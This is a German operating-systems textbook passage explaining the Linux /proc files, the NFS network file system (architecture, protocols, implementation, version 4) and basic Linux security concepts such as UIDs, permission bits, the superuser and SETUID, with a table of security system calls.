Viele der Erweiterungen in Linux beziehen sich auf andere Dateien und Verzeichnisse, die in `/proc` liegen. Diese enthalten eine breite Palette an Informationen über die CPU, Plattenpartitionen, Geräte, Interruptvektoren, Kernzähler, Dateisysteme, geladene Module und vieles mehr. Nicht privilegierte Benutzerprogramme können viele der Informationen auslesen, um das Systemverhalten auf sichere Weise kennenzulernen. In einige dieser Dateien kann geschrieben werden, um Systemparameter zu verändern.

10.6.4 NFS – das Netzwerkdateisystem

Netzwerke haben in Linux und allgemein in UNIX von Anfang an eine große Rolle gespielt (das erste UNIX-Netzwerk wurde eingerichtet, um neue Kerne von der PDP-11/70 während der Portierung auf die Interdata 8/32 zu schicken). In diesem Abschnitt wollen wir das Netzwerkdateisystem **NFS (Network File System)** der Firma Sun Microsystem untersuchen, das auf allen modernen Linux-Systemen verwendet wird, um die Dateisysteme auf verschiedenen Rechnern zu einem logischen Ganzen zusammenzufassen. Aktuell ist die vorherrschende NFS-Implementierung die 1994 eingeführte Version 3. NSFv4 wurde 2000 herausgegeben und bietet einige Verbesserungen gegenüber der vorigen NSF-Architektur. Drei Aspekte von NFS sind interessant: die Architektur, das Protokoll und die Implementierung. Wir untersuchen diese drei der Reihe nach, zunächst im Kontext der einfacheren NFS-Version 3, dann werden wir uns kurz die Verbesserungen in v4 ansehen.

NFS-Architektur

Die Grundidee von NFS ist, dass eine beliebige Anzahl von Clients und Servern ein Dateisystem gemeinsam nutzen. In vielen Fällen sind alle Clients und Server im selben LAN, was aber nicht erforderlich ist. Es ist genauso möglich, NFS über ein WAN auszuführen, wenn der Server weit entfernt vom Client ist. Zur Vereinfachung werden wir so von Clients und Servern sprechen, als ob sie auf verschiedenen Maschinen wären, tatsächlich erlaubt es NFS aber, dass jede Maschine zugleich Client und Server ist.

Jeder NFS-Server exportiert ein oder mehrere Verzeichnisse für den Zugriff von entfernten Clients. Wird ein Verzeichnis freigegeben, dann werden auch seine Unterverzeichnisse freigegeben, es wird also tatsächlich normalerweise ein ganzer Verzeichnisbaum als Einheit exportiert. Die Liste der Verzeichnisse, die ein Server exportiert, wird in einer Datei verwaltet, üblicherweise `/etc/exports`, so dass diese Verzeichnisse automatisch exportiert werden können, wenn der Server hochgefahren wird. Clients greifen auf exportierte Verzeichnisse zu, indem sie diese einbinden. Wenn ein Client

ein (entferntes) Verzeichnis einhängt, so wird dieses Teil seines Verzeichnisbaumes, wie in ▶ Abbildung 10.35 gezeigt ist.




Abbildung 10.35: Beispiele für entfernt eingebundene Verzeichnisse. Verzeichnisse sind als Quadrate dargestellt, Dateien als Kreise.

In diesem Beispiel hat Client 1 das Verzeichnis *bin* von Server 1 in sein eigenes *bin*-Verzeichnis eingebunden, womit er jetzt die Shell als */bin/sh* ansprechen kann und diese dann von Server 1 bekommt. Diskless-Workstations haben oft nur ein Rahmen-Dateisystem (im RAM) und bekommen alle ihre Dateien wie hier von entfernten Servern. Analog hat Client 1 das Verzeichnis *projects* des Servers 2 auf */usr/ast/work* eingehängt, so dass er jetzt die Datei *a* als */usr/ast/work/proj1/a* ansprechen kann. Schließlich hat Client 2 das *projects*-Verzeichnis ebenfalls eingebunden und kann die Datei *a* ansprechen, allerdings als */mnt/proj1/a*. Wie man sieht, kann eine Datei auf unterschiedlichen Clients verschiedene Namen haben, da sie an unterschiedlichen Stellen in die entsprechenden Bäume eingehängt wird. Der Mount-Punkt ist im Client vollständig lokal; der Server weiß nicht, wo seine Verzeichnisse auf den Clients eingebunden werden.

NFS-Protokolle

Da eines der Ziele von NFS die Unterstützung heterogener Systeme ist, in denen Clients und Server eventuell mit unterschiedlichen Betriebssystemen auf unterschiedlicher Hardware laufen, ist es wichtig, dass die Schnittstelle zwischen Client und Server wohldefiniert ist. Nur dann ist es für jedermann möglich, eine neue Client-Implementierung zu schreiben, von der erwartet werden kann, dass sie mit existierenden Servern korrekt funktioniert und andersherum.

NFS erreicht dieses Ziel durch die Definition von zwei Client-Server-Protokollen. Ein **Protokoll** ist eine Menge von Anfragen, die die Clients an den Server schicken, zusammen mit den entsprechenden Antworten, die die Server zurücksenden.

Das erste NFS-Protokoll ist für das Einhängen zuständig. Ein Client kann einen Pfadnamen an einen Server schicken und um Erlaubnis bitten, dieses Verzeichnis irgendwo in seine Verzeichniss hierarchie einzubinden. Die Stelle, an der dies geschehen soll, ist in der Nachricht nicht enthalten, da sich der Server nicht darum kümmert, wo eingehängt werden soll. Wenn der Pfadname korrekt ist und das Verzeichnis exportiert wurde, so liefert der Server ein **Datei-Handle** an den Client zurück. Dieses Datei-Handle enthält Felder, die den Dateisystemtyp, die Platte und die I-Node-Nummer des Verzeichnisses eindeutig identifizieren, sowie Sicherheitsinformationen. Nachfolgende Aufrufe zum Lesen und Schreiben von Dateien in dem eingehängten Verzeichnis oder einem seiner Unter verzeichnisse benutzen das Datei-Handle.

Wenn Linux hochgefahren wird, dann führt es das Shellskript `/etc/rc` aus, bevor es in den Mehrbenutzerbetrieb geht. Die Kommandos zum Einbinden von entfernten Dateisystemen können in diesem Skript abgelegt werden, damit die entfernten Dateisysteme eingehängt werden, bevor ein Login zugelassen wird. Alternativ unterstützen die meisten Linux-Versionen auch **Automounting**. Mithilfe dieser Eigenschaft können eine Menge von entfernten Verzeichnissen mit einem lokalen Verzeichnis verknüpft werden. Keines dieser entfernten Verzeichnisse ist eingebunden (geschweige denn, dass der entsprechende Server kontaktiert wurde), wenn der Client hochgefahren wird. Stattdessen sendet das Betriebssystem eine Nachricht an jeden der Server, sobald eine entfernte Datei zum ersten Mal geöffnet wird. Der erste Server, der antwortet, gewinnt und sein Verzeichnis wird eingebunden.

Automounting hat zwei prinzipielle Vorteile gegenüber dem statischen Einhängen in der `/etc/rc`-Datei. Erstens ist es unmöglich, den Client hochzufahren, wenn einer der NFS-Server aus `/etc/rc` heruntergefahren ist, zumindest nicht ohne einige Schwierigkeiten, Verzögerungen und ziemlich viele Fehlermeldungen. Wenn der Benutzer aber im Augenblick diesen Server überhaupt nicht benötigt, dann wäre all dieser Aufwand umsonst. Zweitens lässt sich durch das parallele Ansprechen einer Reihe von Servern eine gewisse Fehlertoleranz erreichen (weil nur einer davon hochgefahren sein muss) und die Performance verbessern (indem der erste Server ausgewählt wird, der zuerst antwortet – dieser ist vermutlich der am wenigsten belastete).

Auf der anderen Seite wird stillschweigend angenommen, dass alle Dateisysteme, die für das Automounting als Alternativen angegeben wurden, identisch sind. Da NFS keine Unterstützung für die Replikation von Dateisystemen bereitstellt, ist es die Aufgabe des Benutzers, alle Dateisysteme identisch zu halten. Folglich wird Automounting fast nur für Dateisysteme verwendet, die lediglich gelesen werden, weil sie z.B. die Binärdateien des Systems oder andere sich selten verändernde Dateien enthalten.

Das zweite NFS-Protokoll dient dem Zugriff auf Dateien und Verzeichnisse. Clients können Nachrichten an die Server schicken, um Verzeichnisse zu manipulieren oder Dateien zu lesen und zu schreiben. Auch können sie auf die Dateiattribute wie Schutz-

rechte, Dateigröße und Zeitpunkt der letzten Veränderung zugreifen. Die meisten Linux-Systemaufrufe werden von NFS unterstützt, mit der vielleicht überraschenden Ausnahme von `open` und `close`.

Das Weglassen von `open` und `close` ist kein Versehen. Es geschah mit voller Absicht. Es ist weder notwendig, eine Datei zu öffnen, bevor sie gelesen wird, noch muss sie danach geschlossen werden. Stattdessen sendet der Client, wenn er eine Datei lesen möchte, dem Server eine `lookup`-Nachricht mit dem Dateinamen und dem Auftrag, diese Datei zu suchen und ein Datei-Handle zurückzuliefern. Das Datei-Handle ist eine Struktur, die die Datei identifiziert (d.h. einen Dateisystemidentifikator und eine I-Node-Nummer sowie weitere Daten enthält). Anders als ein `open`-Aufruf kopiert diese `lookup`-Operation keine Daten in interne Systemtabellen. Der `read`-Aufruf beinhaltet den Datei-Handle der Datei, die Position, ab der gelesen werden soll, sowie die Anzahl der erwarteten Bytes. Jede dieser Nachrichten ist in sich abgeschlossen. Der Vorteil dieses Vorgehens ist, dass der Server sich zwischen zwei Aufrufen nichts über offene Verbindungen merken muss. Falls also ein Server abstürzt und wiederhergestellt wird, ist keine Information über offene Dateien verloren, da es gar keine gibt. Ein solcher Server, der keine Zustandsinformation über offene Dateien verwaltet, wird **zustandslos** (*stateless*) genannt.

Leider erschwert es die NFS-Methode, die exakte Linux-Dateisemantik zu erreichen. Zum Beispiel kann eine Datei in Linux geöffnet und gesperrt werden, so dass andere Prozesse nicht darauf zugreifen können. Wenn die Datei geschlossen wird, dann werden die Sperren entfernt. In einem zustandslosen Server wie NFS können Sperren nicht an das Öffnen und Schließen von Dateien gebunden werden, da der Server nicht weiß, welche Dateien offen sind. NFS benötigt daher einen weiteren separaten Mechanismus zur Verwaltung von Sperren.

NFS verwendet den Standard-UNIX-Schutzmechanismus mit `rwx`-Bits für Besitzer, Gruppe und andere (wie in Kapitel 1 erwähnt und im nächsten Abschnitt detailliert besprochen). Ursprünglich enthielt jede Anfrage einfach die Benutzer- und Gruppen-IDs des Aufrufers, die der NFS-Server dann verwendete, um den Zugriff zu überprüfen – im Vertrauen darauf, dass die Clients nicht lügen. Einige Jahre der Erfahrung demonstrierten überdeutlich, dass diese Annahme – wie soll man sagen? – recht naiv war. Im Augenblick kann Public-Key-Kryptografie verwendet werden, um einen sicheren Schlüssel zur Validierung von Client und Server bei jeder Anfrage und jeder Antwort auszutauschen. Wenn diese Option verwendet wird, kann kein bösartiger Client sich als ein anderer ausgeben, da er dessen geheimen Schlüssel nicht kennt.

NFS-Implementierung

Obwohl die Implementierung des Client- und Server-Codes unabhängig vom NFS-Protokoll ist, verwenden die meisten Linux-Systeme eine dreischichtige Implementierung, ähnlich der in Abbildung 10.1. Die oberste Schicht ist die Systemaufrufschicht. Diese behandelt Aufrufe wie `open`, `read` und `close`. Nach dem Auslesen des Aufrufes und der Überprüfung der Parameter ruft diese die zweite Schicht auf, die Schicht des Virtual File System (VFS).

Die Aufgabe der VFS-Schicht ist die Verwaltung einer Tabelle mit einem Eintrag für jede offene Datei. Die VFS-Schicht hat einen Eintrag für jede offene Datei, den sogenannten **virtuellen I-Node** oder **V-Node**. V-Nodes geben an, ob die Datei lokal oder entfernt ist. Für entfernte Dateien wird ausreichende Information bereitgestellt, um auf diese Dateien zugreifen zu können. Für lokale Dateien werden der I-Node und das Dateisystem aufgezeichnet, da moderne Linux-Systeme verschiedene Dateisysteme unterstützen können (z.B. ext2fs, /proc, FAT). Obwohl VFS ursprünglich zur Unterstützung von NFS eingeführt wurde, benutzen moderne Linux-Systeme VFS heute als integralen Bestandteil des Betriebssystems, selbst wenn NFS nicht verwendet wird.

Um zu sehen, wie V-Nodes verwendet werden, wollen wir eine Folge von `mount`-, `open`- und `read`-Systemaufrufen schrittweise verfolgen. Um ein entferntes Dateisystem einzubinden, ruft der Systemadministrator (oder `/etc/rc`) das Programm `mount` auf, wobei das entfernte Verzeichnis, das lokale Verzeichnis, in das eingehängt werden soll, sowie weitere Informationen angegeben werden. Das `mount`-Programm untersucht den Namen des entfernten Verzeichnisses, das eingehängt werden soll, und ermittelt den NFS-Server, auf dem sich das entfernte Verzeichnis befindet. Dann kontaktiert es die entfernte Maschine und fragt nach einem Datei-Handle für das entfernte Verzeichnis. Wenn das Verzeichnis existiert und für ein entferntes Einbinden verfügbar ist, gibt der Server ein Datei-Handle für das Verzeichnis zurück. Schließlich führt es einen `mount`-Systemaufruf aus, um das Datei-Handle an den Kern zu übergeben.




Abbildung 10.36: Die Schichtstruktur von NFS

Der Kern erstellt dann einen V-Node für das entfernte Verzeichnis und weist den NFS-Client-Code in Abbildung 10.36 an, einen **R-Node (entfernter I-Node, remote i-node)** in seinen internen Tabellen zu erzeugen, um das Datei-Handle zu halten. Der V-Node

zeigt auf den R-Node. Jeder V-Node in der VFS-Schicht enthält letztlich entweder einen Zeiger auf einen R-Node im Code des NFS-Clients oder einen Zeiger auf einen I-Node in einem der lokalen Dateisysteme (als gestrichelte Linie in Abbildung 10.36 eingezeichnet). Somit ist es möglich, anhand des V-Node zu erkennen, ob eine Datei oder ein Verzeichnis lokal oder entfernt ist. Wenn es lokal ist, dann können das korrekte Dateisystem und der I-Node lokalisiert werden. Wenn es entfernt ist, so können der entfernte Host und das Datei-Handle lokalisiert werden.

Wird eine entfernte Datei auf dem Client geöffnet, dann trifft der Kern bei der Verarbeitung des Pfadnamens auf das Verzeichnis, in welches das entfernte Verzeichnis eingehängt wurde. Er erkennt, dass das Verzeichnis entfernt ist, und findet im V-Node des Verzeichnisses den Zeiger auf den R-Node. Er ruft dann den NFS-Client-Code zum Öffnen der Datei auf. Der Code des NFS-Client durchsucht den Rest des Pfadnamens auf dem Server, der mit dem eingebundenen Verzeichnis verknüpft ist, und erhält ein Datei-Handle dafür. Er legt einen R-Node in seinen Tabellen für die entfernte Datei an und meldet ihn der VFS-Schicht zurück, die dann in ihren Tabellen einen V-Node für die Datei anlegt, der auf den R-Node zeigt. Hier sehen wir wieder, dass jede offene Datei und jedes Verzeichnis einen V-Node hat, der entweder auf einen R-Node oder einen I-Node zeigt.

Der Aufrufer erhält einen Dateideskriptor für die entfernte Datei. Dieser Dateideskriptor wird durch Tabellen in der VFS-Schicht auf den V-Node abgebildet. Beachten Sie, dass auf Server-Seite keine Tabelleneinträge vorgenommen werden. Obwohl der Server darauf vorbereitet ist, Datei-Handles auf Anfrage zu vergeben, merkt er sich nicht, welche Dateien ausstehende Datei-Handles haben und welche nicht. Wenn ein Datei-Handle zum Dateizugriff an ihn geschickt wird, dann überprüft er, ob dieses gültig ist, und verwendet es in diesem Fall. Die Überprüfung kann die Verifizierung eines Authentifizierungsschlüssels beinhalten, der im Header des entfernten Prozedurauftrufes enthalten ist, falls Sicherheit gewünscht ist.

Wenn der Dateideskriptor in einem nachfolgenden Aufruf, zum Beispiel einem read, verwendet wird, lokalisiert die VFS-Schicht den entsprechenden V-Node und benutzt ihn, um festzustellen, ob die Datei lokal oder entfernt ist und welchen I-Node oder V-Node er beschreibt. Sie schickt dann eine Nachricht an den Server, die das Handle, die Position in der Datei (die auf der Client-Seite verwaltet wird, nicht auf der Server-Seite) und die Anzahl der Bytes enthält. Aus Effizienzgründen werden die Übertragungen zwischen Client und Server in großen Teilen abgewickelt, normalerweise 8.192 Byte, selbst wenn weniger Bytes angefordert werden.

Wenn die Anfragenachricht beim Server eintrifft, dann wird sie der dortigen VFS-Schicht übergeben, die untersucht, welches lokale Dateisystem die gewünschte Datei enthält. Die VFS-Schicht führt dann einen Aufruf an dieses lokale Dateisystem durch, um die Bytes zu lesen und zurückzugeben. Diese Daten werden an den Client zurückgeschickt. Nachdem die VFS-Schicht des Clients den 8-KB-Block empfangen hat, fragt sie gleich nach dem nächsten, damit dieser schon bereitsteht, falls er in Kürze benötigt wird. Diese Eigenschaft ist als **vorausschauendes Lesen** (*read ahead*) bekannt, sie erhöht die Performanz spürbar.

Für Schreibvorgänge wird ein ähnlicher Weg vom Client zum Server verfolgt. Auch hier werden die Übertragungen in 8-KB-Stücken abgewickelt. Wenn ein Schreibvorgang weniger als 8 KB an Daten bereitstellt, so werden die Daten lokal gesammelt. Nur wenn das gesamte 8-KB-Stück gefüllt ist, werden die Daten an den Server übertragen. Wird eine Datei jedoch geschlossen, dann werden alle ihre Daten sofort an den Server geschickt.

Eine andere Technik zur Erhöhung der Performanz ist Caching, wie im normalen UNIX. Server speichern Daten zwischen, um Plattenzugriffe zu vermeiden, doch dies erfolgt für die Clients unsichtbar. Clients verwalten zwei Caches, einen für Dateiattribute (I-Nodes) und einen für die Daten der Dateien. Immer wenn entweder ein I-Node oder ein Dateiblock benötigt wird, dann wird zunächst der Cache durchsucht, ob der Zugriff daraus bedient werden kann. Falls ja, kann Netzverkehr vermieden werden.

Obwohl das Zwischenspeichern bei den Clients die Performanz enorm erhöht, verursacht es auch einige hässliche Probleme. Nehmen wir an, dass zwei Clients dieselbe Datei zwischenspeichern und einer die Datei verändert. Wenn der andere den Block liest, so erhält er den alten (überholten) Wert. Der Cache ist nicht konsistent.

Aufgrund der Schwere dieses Problems unternimmt die NFS-Implementierung einiges, um es zu entschärfen. Zunächst ist jeder Block im Cache mit einem Timer versehen. Wenn der Timer abläuft, dann wird der Eintrag verworfen. Normalerweise ist dieser Timer auf 3 Sekunden für Datenblöcke und auf 30 Sekunden für Verzeichnisblöcke eingestellt. Damit wird das Risiko etwas verringert. Zusätzlich wird mit jedem Öffnen einer Datei im Cache eine Nachricht an den Server geschickt, um herauszufinden, wann die Datei zuletzt verändert wurde. Wenn die letzte Veränderung auftrat, nachdem die lokale Kopie im Cache angelegt wurde, so wird diese verworfen und eine neue Kopie vom Server geholt. Schließlich läuft alle 30 Sekunden ein Cache-Timer ab und alle veränderten Blöcke im Cache werden an den Server geschickt. Auch wenn sie nicht perfekt sind, so machen diese Erweiterungen das System in allen praktischen Bereichen im höchsten Maße nutzbar.

NFS-Version 4

Version 4 des Network File System wurde entwickelt, um bestimmte Operationen des Vorgängers zu vereinfachen. Im Gegensatz zu NSFv3, das wir oben beschrieben haben, ist NFSv4 ein **zustandsbehaftetes** Dateisystem. Damit ist es möglich, open-Operationen auf entfernten Dateien aufzurufen, da der entfernte NFS-Server alle Strukturen verwalten kann, die mit dem Dateisystem zusammenhängen, einschließlich der Dateizeiger. Leseoperationen müssen dann keine absoluten Lesebereiche beinhalten, aber sie können inkrementell von der vorigen Position des Dateizeigers angewandt werden. Dies führt zu kürzeren Nachrichten und auch zu der Fähigkeit, mehrere NFSv4-Operationen in einer einzigen Netzwerkübertragung zu bündeln.

Diese Eigenschaft von NFSv4 ermöglicht es, leicht die Vielzahl der NFSv3-Protokolle, die weiter vorne in diesem Abschnitt besprochen wurden, in einem einheitlichen Protokoll zu integrieren. Es ist somit nicht nötig, separate Protokolle für das Einhängen, Cachen, Sperren oder Sicherheitsoperationen zu unterstützen. NFSv4 funktioniert außerdem sowohl mit der Dateisystemsemantik in Linux (und UNIX allgemein) als auch der Semantik in Windows besser.

10.7 Sicherheit in Linux

Linux als ein Klon von MINIX und UNIX war fast von Anfang an ein Mehrbenutzer-system. Dies führte dazu, dass Sicherheit und Informationskontrolle bereits sehr früh integriert wurden. In den folgenden Abschnitten werden wir uns einige der Sicherheitsaspekte von Linux ansehen.

10.7.1 Grundlegende Konzepte

Die Benutzergemeinde eines Linux-Systems besteht aus einer Reihe von registrierten Benutzern, von denen jeder eine eindeutige **UID (Benutzer-ID)** hat. Eine UID ist eine ganze Zahl zwischen 0 und 65.535. Dateien (aber auch Prozesse und andere Betriebsmittel) werden mit der UID ihres Besitzers markiert. Standardmäßig ist der Besitzer einer Datei derjenige, der die Datei erstellt hat, es gibt aber auch die Möglichkeit, den Besitzer zu wechseln.

Benutzer können in Gruppen organisiert werden, die ebenfalls mit 16-Bit-Zahlen, genannt **GIDs (Gruppen-ID)**, nummeriert werden. Die Zuordnung der Benutzer zu Gruppen wird (vom Systemadministrator) manuell vorgenommen, indem in einer Systemdatenbank eingetragen wird, welcher Benutzer in welcher Gruppe ist. Ein Benutzer kann gleichzeitig Mitglied in einer oder mehreren Gruppen sein. Zur Vereinfachung werden wir diese Möglichkeit jedoch nicht weiter betrachten.

Der Basismechanismus zur Sicherheit in Linux ist einfach. Jeder Prozess trägt die UID und GID seines Besitzers. Wenn eine Datei erstellt wird, dann bekommt sie die UID und GID des erzeugenden Prozesses. Die Datei erhält außerdem eine Reihe von Schutzrechten, die der Prozess setzt. Diese Schutzrechte beschreiben, welche Rechte der Besitzer der Datei, die anderen Mitglieder seiner Gruppe und der Rest der Benutzer an der Datei haben. Für jede dieser drei Kategorien sind Lese-, Schreib- und Ausführungsrechte möglich, beschrieben durch die Buchstaben *r*, *w* und *x*. Eine Datei ausführen zu dürfen, ist natürlich nur dann sinnvoll, wenn es sich um ein ausführbares Binärprogramm handelt. Der Versuch eine Datei auszuführen, für die man zwar Ausführungsrechte hat, die aber nicht ausführbar ist (d.h., sie beginnt nicht mit dem korrekten Header), führt zu einem Fehler. Da es drei Kategorien von Benutzern und 3 Bits pro Kategorie gibt, sind 9 Bits ausreichend, um die Schutzrechte zu repräsentieren. Einige Beispiele für diese 9-Bit-Zahlen sind in ►Abbildung 10.37 mit ihrer Bedeutung aufgeführt.

Binär	Symbol	Erlaubte Dateizugriffe
111000000	rwx-----	Eigentümer darf lesen, schreiben und ausführen
111111000	rwxrwx---	Eigentümer und Gruppe dürfen lesen, schreiben und ausführen
110100000	rw-r----	Eigentümer darf lesen und schreiben; Gruppe darf lesen
110100100	rw-r--r--	Eigentümer darf lesen und schreiben; alle anderen dürfen lesen
111101101	rwxr-xr-x	Eigentümer darf alles; andere dürfen lesen und ausführen
000000000	-----	Keiner hat irgendwelche Rechte
000000111	-----rwx	Nur Außenstehende dürfen zugreifen (merkwürdig, aber korrekt)

Abbildung 10.37: Einige Beispiele für Dateischutzbits

Die ersten beiden Einträge in Abbildung 10.37 sind klar, sie erlauben dem Besitzer bzw. dem Besitzer und seiner Gruppe vollen Zugriff. Der nächste erlaubt der Gruppe des Besitzers, die Datei zu lesen, aber nicht sie zu verändern, und Außenstehende werden von jeglichem Zugriff ausgeschlossen. Der vierte Eintrag ist für Datendateien üblich, die der Besitzer veröffentlichen möchte. Analog ist der fünfte für öffentlich verfügbare Programme gebräuchlich. Der sechste Eintrag verbietet jeglichen Zugriff. Diese Art wird manchmal für Dummy-Dateien verwendet, die für den wechselseitigen Ausschluss benötigt werden, da die Erzeugung einer derartigen Datei scheitert, wenn bereits eine solche Datei existiert. Wenn also mehrere Prozesse gleichzeitig versuchen, eine derartige Datei als Sperre zu erzeugen, dann wird nur einer Erfolg haben. Das letzte Beispiel aus Abbildung 10.37 ist etwas seltsam, da es dem Rest der Welt mehr Rechte gibt als dem Besitzer. Seine Existenz ergibt sich aus den Schutzregeln. Zum Glück gibt es aber für den Besitzer einen Weg, die Schutzrechte einer Datei zu verändern, selbst wenn er keinen Zugriff auf die Datei mehr hat.

Der Benutzer mit der UID 0 ist ein Spezialfall und wird **Superuser** (oder **Root-Benutzer**) genannt. Der Superuser hat das Recht, alle Dateien im System zu lesen, unabhängig davon, wem sie gehören oder wie sie geschützt sind. Prozesse mit der UID 0 haben die Möglichkeit, eine kleine Anzahl geschützter Systemaufrufe durchzuführen, die für normale Benutzer gesperrt sind. Normalerweise kennt nur der Systemadministrator das Superuser-Passwort, aber viele Studenten halten es für einen großartigen Sport, nach Sicherheitslücken zu suchen, um sich ohne Passwort als Superuser anmelden zu können. Die Verwaltung entwickelt sich unter solchen Umständen zur Fronarbeit.

Verzeichnisse sind Dateien und haben somit die gleichen Schutzrechte wie normale Dateien, nur mit dem Unterschied, dass sich das x-Bit nicht auf die Ausführbarkeit, sondern auf das Recht zum Durchsuchen bezieht. So erlaubt es ein Verzeichnis mit dem Modus **rwxr-xr-x** seinem Besitzer, das Verzeichnis zu lesen, zu verändern und es zu durchsuchen, andere dagegen dürfen nur lesen und durchsuchen, aber keine Dateien hinzufügen oder entfernen.

Spezialdateien, die mit Ein-/Ausgabegeräten verknüpft sind, haben die gleichen Schutzrechte wie reguläre Dateien. Dieser Mechanismus kann dazu verwendet werden, den Zugriff auf Ein-/Ausgabegeräte zu beschränken. Zum Beispiel könnte der Besitzer der Druckerspezialdatei `/dev/lp` entweder der Superuser oder ein spezieller Benutzer, Daemon, sein. Die Rechte können auf `rw-----` gesetzt sein, damit niemand sonst den Drucker direkt ansprechen kann. Denn schließlich würde es zu einem Chaos führen, wenn jeder nach Belieben drucken würde.

Wenn `/dev/lp` beispielsweise dem Benutzer Daemon gehört und die Rechte auf `rw-----` gesetzt sind, kann natürlich sonst niemand drucken. Auch wenn dies viele unschuldige Bäume vor einem frühen Tod bewahren würde – manchmal haben Benutzer das berechtigte Verlangen, etwas zu auszudrucken. Tatsächlich ist es ein allgemeineres Problem, wenn ein kontrollierter Zugriff auf alle Ein-/Ausgabegeräte und andere Systemressourcen erlaubt wird.

Dieses Problem wurde gelöst, indem ein zusätzliches Schutzbitt zu den oben erwähnten 9 Bits hinzugenommen wurde, das **SETUID-Bit**. Wenn das SETUID-Bit gesetzt ist, dann wird die **effektive UID** für diesen Prozess auf den Besitzer der ausführbaren Datei gesetzt anstatt auf den Benutzer, der es aufgerufen hat. Wenn ein Prozess versucht, eine Datei zu öffnen, dann wird die effektive UID untersucht, nicht die darunterliegende echte UID. Wenn das Programm, das den Drucker anspricht, dem Benutzer Daemon gehört und das SETUID-Bit gesetzt hat, so kann es von jedem Benutzer ausgeführt werden. Dabei hat es dieselben Rechten wie der Benutzer Daemon (z.B. Zugriff auf `/dev/lp`), aber nur für die Ausführung dieses Programms (das beispielsweise die Druckaufträge in einer Warteschlange verwalten kann).

Viele sensible Linux-Programme gehören dem Superuser, haben aber das SETUID-Bit gesetzt. Zum Beispiel muss das Programm, das es einem Benutzer ermöglicht, sein Passwort zu ändern (`passwd`), die Passwortdatei schreiben können. Die Passwortdatei öffentlich schreibbar zu machen, wäre keine gute Idee. Stattdessen gibt es ein Programm, das dem Superuser gehört und das SETUID-Bit gesetzt hat. Obwohl dieses Programm vollen Zugriff auf die Passwortdatei hat, wird es nur das Passwort des Benutzers ändern und keinen anderen Zugriff auf die Passwortdatei erlauben.

Zusätzlich zum SETUID-Bit gibt es auch ein SETGID-Bit, das analog funktioniert und dem Benutzer zeitweise die effektive GID des Programms gibt. In der Praxis wird dieses Bit jedoch selten verwendet.

10.7.2 Systemaufrufe zu Sicherheitsfunktionen in Linux

Es gibt nur wenige Systemaufrufe zur Sicherheit. Die wichtigsten sind in ►Abbildung 10.38 aufgeführt. Der am häufigsten benutzte Sicherheitssystemaufruf ist `chmod`. Er wird zum Ändern der Schutzrechte verwendet. Zum Beispiel setzt

```
s = chmod("/usr/ast/newgame", 0755);
```

die Rechte für `newgame` so, dass jeder es ausführen kann. (Beachten Sie, dass 0755 eine oktale Konstante ist, was praktisch ist, da die Schutzbits in Gruppen von 3 Bits angege-

ben werden.) Nur der Besitzer einer Datei und der Superuser können die Schutzrechte einer Datei verändern.

Systemaufruf	Beschreibung
<code>s = chmod(path, mode)</code>	Schutzbits der Datei ändern
<code>s = access(path, mode)</code>	Zugriff mit echter UID und GID prüfen
<code>uid = getuid()</code>	Echte UID erfragen
<code>uid = geteuid()</code>	Effektive UID erfragen
<code>gid = getgid()</code>	Echte GID erfragen
<code>gid = getegid()</code>	Effektive GID erfragen
<code>s = chown(path, owner, group)</code>	Eigentümer und Gruppe ändern
<code>s = setuid(uid)</code>	Setzen der UID
<code>s = setgid(gid)</code>	Setzen der GID

Abbildung 10.38: Einige sicherheitsbezogene Systemaufrufe. Der Rückgabewert `s` ist `-1`, wenn ein Fehler auftrat; `uid` und `gid` sind die UID bzw. GID. Die Parameter sollten selbst erklärend sein.

